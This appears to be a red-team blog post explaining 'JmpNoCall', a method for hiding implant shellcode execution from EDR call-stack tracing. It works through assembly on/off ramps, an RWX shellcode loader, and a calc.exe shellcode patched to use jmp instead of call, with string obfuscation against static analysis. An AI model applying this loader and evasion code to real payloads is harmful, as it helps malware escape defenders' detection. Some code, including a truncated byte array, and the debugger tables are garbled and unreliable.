# TTPs: JmpNoCall

steve-s.gitbook.io/0xtriboulet/ttps/ttps-jmpnocall

## Part One: Introduction #

Over the past couple of weeks, there has been some interesting work regarding call stack tracing evasion by @NinjaParanoid. His technique used some cool APIs and callback functions to achieve clean call stacks and reduce detectability.

The problem is that most implant implementations execute code out of a RX sections of memory. This functionality can be detected by EDR when API calls or syscalls return to RX sections of memory.

```
|-----------Top Of The Stack-----------|
|                                      |
|                                      |
|--------------------------------------|
|------Stack Frame of LoadLibrary------|
|     Return address of RX on disk     |
|                                      |
|----------Stack Frame of RX-----------|  <- Detection (An unbacked RX region should never call LoadLibraryA)
|     Return address of PE on disk     |
|                                      |
|-----------Stack Frame of PE----------|
| Return address of RtlUserThreadStart |
|                                      |
|---------Bottom Of The Stack----------|
```

https://0xdarkvortex.dev/proxying-dll-loads-for-hiding-etwti-stack-tracing/
That got me interested in the topic, but I wanted a more customized solution. A significantly advanced threat actor is likely using custom payloads to execute tailored actions specific to their campaign, so we're going to utilize a different technique to achieve clean call stacks.

The technique I developed uses assembly ramps to jmp to our functions, without using the "call" instruction. We're going to do this by using a combination of inline assembly, an assembly onRamp, and a custom payload.


Note: for demonstration purposes, the allocated section of memory we'll use in this writeup uses RWX permissions, but the final code available on my GitHub implements this technique with RX permissions

## Part Two: Getting Started #

So to start, we have to develop a way to get the address we want to return to at run time. We develop the following code and run in in x64dbg to validate that we are capturing the correct address:

```
#include <stdio.h>

#include <Windows.h>


// x86_64-w64-mingw32-g++.exe implant.cpp -o implant.exe -masm=intel

// implant_backup_1.cpp

/* Reference

asm ( "assembly code"

: output operands optional

: input operands optional

: list of clobbered registers optional

);

*/

extern "C" void onRamp(PVOID exec_mem, PVOID ret_addr);

int main(void){

printf("Implant running...\n");

void * ret_addr = NULL;

asm("lea %0, [rip+ReturnHere];"

: "=r" (ret_addr) // ret_addr <- rip+ReturnHere

: // no inputs

: // no predefined clobbers

);

printf("Return address: %p\n",ret_addr); // get return address

asm("ReturnHere:;"); //ret_addr

printf("Exiting implant...\n");

}
```

And x64dbg shows us that our technique works!



## Part Three: Executing a payload #

We can build a rudimentary assembly onRamp to call our payload


```
section .text
default rel
bits 64

global onRamp

onRamp:                         ; onRamp (exec_mem, return_address) // rcx, rdx
call rcx                        ; call our payload
ret
```

We can implement an implant that uses this ramp and a standard msfvenom calc payload like so:

```
#include <stdio.h>
#include <Windows.h>

// nasm -f win64 ramp.asm -o ramp.o
// x86_64-w64-mingw32-g++.exe implant.cpp ramp.o -o implant.exe -masm=intel

/* Reference
asm ( "assembly code"
            : output operands                 optional
            : input operands                  optional
            : list of clobbered registers     optional
);
*/

extern "C" void onRamp(PVOID exec_mem, PVOID ret_addr);

int main(void){
    // payload: msfvenom -p windows/x64/exec EXITFUNC=none CMD=calc.exe -f c -a x64
    BYTE payload[] = {0xfc,0x48,0x83,0xe4,0xf0,0xe8,0xc0,0x00,0x00,0x00,0x41,0x51,0x41,0x50,0x52,0x51,0x56

    auto payload_len = sizeof(payload);

    // allocate memory
    auto exec_mem = VirtualAlloc(0, payload_len, MEM_COMMIT | MEM_RESERVE, PAGE_EXECUTE_READWRITE);

    // move memory
    RtlMoveMemory(exec_mem, payload, payload_len);
    getchar();
    printf("Implant running...\n");

    PVOID ret_addr = NULL;
    asm("lea %0, [rip+ReturnHere];"
    : "=r" (ret_addr)                             // ret_addr <- rip+ReturnHere
    :                                             // no inputs
    :                                             // no predefined clobbers
    );

    printf("Executing payload...\n");
    onRamp(exec_mem, ret_addr);                   // get on the ramp

    getchar();                                    // quasi break point

    asm("ReturnHere:;");                          // ret_addr
    printf("Exiting implant...\n");
}
```

implant_backup_2.cpp

But even though we can achieve payload execution, we are not able to recover cleanly




This is because the msfvenom payload we're using does not clean up the stack and return properly. There's another issue with this payload. The msfvenom payload uses several "call" opcodes that are going to be problematic for our call stack sanitization, no matter how clever we are with our onRamp.

Luckily for us, there is a robust calc payload implementation developed by @0xboku that we can use and customize with nasm so that we can achieve clean call stack execution.

```
main    x64win-DynamicNoNull-WinExec-PopCalc-Shellcode / win-x64-DynamicKernelWinExecCalc.asm

boku7 Add files via upload                                  Latest commit 7c9344b on May 2, 2021   History

1 contributor

132 lines (120 sloc)   7 KB                                                          Raw  Blame

 1  # Shellcode Title:  Windows/x64 - Dynamic Null-Free WinExec PopCalc Shellcode (205 Bytes)
 2  # Shellcode Author: Bobby Cooke (boku)
 3  # Date:             May 2nd, 2021
 4  # Tested on:        Windows 10 v2004 (x64)
 5  # Shellcode Description:
 6  #   64bit Windows 10 shellcode that dynamically resolves the base address of kernel32.dll via PEB & ExportTable method.
 7  #   Contains no Null bytes (0x00), and therefor will not crash if injected into typical stack Buffer OverFlow vulnerabilities.
 8  #   Grew tired of Windows Defender alerts from MSF code when developing, so built this as a template for development of advanced payloads.
 9  ; Compile & get shellcode from Kali:
10  ;   nasm -f win64 popcalc.asm -o popcalc.o
11  ;   for i in $(objdump -D popcalc.o | grep "^ " | cut -f2); do echo -n "\x$i" ; done
12  ; Get kernel32.dll base address
13  xor rdi, rdi            ; RDI = 0x0
14  mul rdi                 ; RAX&RDX =0x0
15  mov rbx, gs:[rax+0x60]  ; RBX = Address_of_PEB
16  mov rbx, [rbx+0x18]     ; RBX = Address_of_LDR
17  mov rbx, [rbx+0x20]     ; RBX = 1st entry in InitOrderModuleList / ntdll.dll
18  mov rbx, [rbx]          ; RBX = 2nd entry in InitOrderModuleList / kernelbase.dll
19  mov rbx, [rbx]          ; RBX = 3rd entry in InitOrderModuleList / kernel32.dll
20  mov rbx, [rbx+0x20]     ; RBX = &kernel32.dll ( Base Address of kernel32.dll)
```


https://github.com/boku7/x64win-DynamicNoNull-WinExec-PopCalc-Shellcode/blob/main/win-x64-DynamicKernelWinExecCalc.asm

## Part Four: Building the payload #

Now that we have a robust method of payload execution, we can build custom on/off ramps to achieve clean call stack code execution, and customize our payload to leverage the ramps

This custom payload only has two "call" instructions, so we should be able to quickly patch those to achieve code execution without valid call stack traces! We also see that in its existing implementation, we execute our payload

If we take a look at the x64 convention, we can see that the several registers are listed as nonvolatile, which means we can expect any function call we make with to preserve the value(s) stored in those registers




Now that we know that, we also know that our payload does not use the r13 and r15 registers at any point, which seems like the perfect places to store our return values.

```
section .text
default rel
bits 64

global onRamp

onRamp:                     ; onRamp (exec_mem, return_address) // rcx, rdx

mov r13, rdx                ; preserve our return address
push r13                    ; put return_address on the stack
lea r13, [rsp]              ; get return_address

lea r15, offRamp            ; preserve offRamp address
push r15                    ; put r15 on the stack
lea r15, [rsp]              ; get offRamp address

sub rsp, 0x20               ; protect our addresses

jmp rcx                     ; jmp to our payload
```

Once we've built the on ramp, we need to make a couple of modifications to our payload in order to retain its functionality.

For the time being, we'll use an interrupt offRamp.

```
offRamp:
int3
```


The first is replacing the "call r14" instruction with a push+jmp instruction

```
94  sub rsp, 0x20          ; WinExec clobbers first 0x20 bytes of s
95  push qword [r15]       ; push offRamp address
96  jmp r14                ; jmp to WinExec("calc.exe", SW_HIDE)
```

The second change is to patch up the other call instruction, all the changes are visible in the screenshot below. It's important to remember that you'll have to change some prologues in order to keep the stack organized after removing the call instructions.


```
getapiaddr:
pop rcx                  ; Get the string length counter from stack
xor rax, rax             ; Setup Counter for resolving the API Address after finding the name string
mov rdx, rsp             ; RDX = Address of API Name String to match on the Stack
push rcx                 ; push the string length counter to stack
loop:
mov rcx, [rsp]           ; reset the string length counter from the stack
xor rdi,rdi              ; Clear RDI for setting up string name retrieval
mov edi, [r11+rax*4]     ; EDI = RVA NameString = [&NamePointerTable + (Counter * 4)]
add rdi, r8              ; RDI = &NameString    = RVA NameString + &kernel32.dll
mov rsi, rdx             ; RSI = Address of API Name String to match on the Stack  (reset to start of string)
repe cmpsb               ; Compare strings at RDI & RSI
je resolveaddr           ; If match then we found the API string. Now we need to find the Address of the API
incloop:
inc rax
jmp short loop

; Find the address of GetProcAddress by using the last value of the Counter
resolveaddr:
pop rcx                  ; remove string length counter from top of stack
mov ax, [r12+rax*2]      ; RAX = [&OrdinalTable + (Counter*2)] = ordinalNumber of kernel32.<API>
mov eax, [r10+rax*4]     ; RAX = RVA API = [&AddressTable + API OrdinalNumber]
add rax, r8              ; RAX = Kernel32.<API> = RVA kernel32.<API> + kernel32.dll BaseAddress
jmp back; <------------- return to API caller

apis:                    ; API Names to resolve addresses
; WinExec | String length : 7
xor rcx, rcx
add cl, 0x7                  ; String length for compare string
mov rax, 0x9C9A87BA9196A80F ; not 0x9C9A87BA9196A80F = 0xF0,WinExec
not rax ;mov rax, 0x636578456e6957F0 ; cexEniW,0xF0 : 636578456e6957F0 - Did Not to avoid WinExec returning from strings static analysis
shr rax, 0x8                 ; xEcoll,0xFFFF --> 0x0000,xEcoll
push rax
push rcx                     ; push the string length counter to stack
jmp getapiaddr; <---------- Get the address of the API from Kernel32.dll ExportTable

back:
mov r14, rax                 ; R14 = Kernel32.WinExec Address

; UINT WinExec(
;   LPCSTR lpCmdLine,     => RCX = "calc.exe",0x0
;   UINT   uCmdShow       => RDX = 0x1 = SW_SHOWNORMAL
; );
xor rcx, rcx
mul rcx                      ; RAX & RDX & RCX = 0x0
; calc.exe | String length : 8
push rax                     ; Null terminate string on stack
mov rax, 0x9A879AD19C939E9C ; not 0x9A879AD19C939E9C = "calc.exe"
not rax
;mov rax, 0x6578652e636c6163 ; exe.clac : 6578652e636c6163
push rax                     ; RSP = "calc.exe",0x0
mov rcx, rsp                 ; RCX = "calc.exe",0x0
inc rdx                      ; RDX = 0x1 = SW_SHOWNORMAL
sub rsp, 0x20                ; WinExec clobbers first 0x20 bytes of stack (Overwrites our command string when proxied to CreatProcessA)
push qword [r15];<--------- push offRamp address
jmp r14;<----------------- jmp to WinExec("calc.exe", SW_HIDE)
```

And if we run this code, we see that it works!




## Part Five: Cleaning up #

Now, our offRamp function needs to clean up the stack. Currently the stack looks like this:




But we know that the we can pop everything off the stack until rsp = r13, so lets implement that in our offRamp function

```
offRamp:

loop:
pop rax                 ; pop value off the stack
cmp rsp,r15             ; check if r15 = rsp
jne loop                ; loop if there's still garbage on the stack

int3
```


Now when we land on the interrupt, our implant is ready to return to main()

```
RAX     00007FF71A1D178C     implant.00007FF71A1D178C
RBX     00007FFA0F2E00E8     kernel32.00007FFA0F2E00E8
RCX     F5F3A5743A8D0000
RDX     0000000000000000
RBP     000000E5065FF7A0
RSP     000000E5065FF710
RSI     000000E5065FF6E7
RDI     00007FFA0F38C98C     kernel32.00007FFA0F38C98C

R8      000000E5065FF568
R9      0000000000000000
R10     0000000000000000
R11     000000E5065FF6A0
R12     00007FFA0F381A20     kernel32.00007FFA0F381A20
R13     000000E5065FF710
R14     00007FFA0F348150     <kernel32.WinExec>
R15     000000E5065FF708

RIP     00007FF71A1D1793     implant.00007FF71A1D1793

RFLAGS    0000000000000246
ZF 1  PF 1  AF 0
OF 0  SF 0  DF 0

Default (x64 fastcall)    5    Unloc
1: rcx F5F3A5743A8D0000
2: rdx 0000000000000000
3: r8 000000E5065FF568
4: r9 0000000000000000
5: [rsp+28] 0000000000000000

000000E5065FF710  00007FF71A1D1746  return to implant.sub_7FF71A1D1530+216 from implant.sub_7FF71A1D7D88
```

Our final version of offRamp looks like this:

```
offRamp:

loop:
pop rax                     ; pop value off the stack
cmp rsp,r13                 ; check if r15 = rsp
jne loop                    ; loop if there's still garbage on the stack

ret
```

Based on our source code, we know that if we succeeded, we should see the "Exiting implant..." message in our console. And we have a working program!



Scrutinizing our stack throughout program execution, we can see that x64dbg correctly sees that we made this call from our payload, x 0x...2850 but we're returning to a regular .text section of memory!

```
Call Stack
Thread Address          To               From             Size  Comment
9792
       00000036097FF818 00007FF6C50C7EB4 00007FF6C50C2850 48    return to implant.sub_
       00000036097FF860 00007FF6C50C1746 00007FF6C50C1770 8     return to implant.sub_
       00000036097FF868 00007FF6C50C1746 00007FF6C50C1770 100   return to implant.sub_
       00000036097FF968 00007FF6C50C1746 00007FF6C50C177 00007FF6C50C2850 <implant.sub_7FF6C50C2850>
       00000036097FF988 00007FF6C50C13B1 00007FF6C50C153 push r13
       00000036097FFA58 00007FF6C50C14E6 00007FF6C50C118 push r12
       00000036097FFA88 00007FFA0F2F26BD 00007FFA0F303F7 push rbx
       00000036097FFAB8 00007FFA1056DFB8                  sub rsp,30
9824                                                      mov rbx,r8
       00000036099FF918 00007FFA10545A4E 00007FFA105B2A4 mov r12,rcx
       00000036099FFBF8 00007FFA0F2F26BD 00007FFA0F303F7 mov r13,rdx
       00000036099FFC28 00007FFA1056DFB8                  call <implant.sub_7FF6C50C7690>
                                                          mov qword ptr ss:[rsp+20],rbx
                                                          mov r9,r13
                                                          xor r8d,r8d
                                                          mov rdx,r12
                                                          mov ecx,6000
                                                          call <implant.sub_7FF6C50C4340>
                                                          mov rcx,r12
                                                          mov r13d,eax
                                                          call implant.7FF6C50C7700
                                                          mov eax,r13d
                                                          add rsp,30
                                                          pop rbx
```

```
00007FF6C50C1000 0000000000007000 ".text"
Call Stack
Thread Address          To               From             Size
9792
       00000036097FF818 00007FF6C50C7EB4 00007FF6C50C2850 48
       00000036097FF860 00007FF6C50C1746 00007FF6C50C1770 8
```

The return "To" address is within the range of our .text section

### Part Six: Conclusion #

This methodology can be a little clunky, but it provides a lot of non-standard functionality that may not be immediately obvious. The onRamp() function takes in a return_address variable that could have been pulled from the stack because we properly call onRamp(). That technique is certainly viable, but by deliberately passing in our desired return_address as a function argument we can actually return anywhere that we want and thereby obfuscate control flow analysis of our program.

The technique is not perfect, and it requires custom payloads that work in concert with the onRamp/offRamp functions in order to function properly. This technique will probably never gain significant mainstream attention because of those limitations. However, it's still a cool technique and it's something very possible to implement using the methods above.

### References #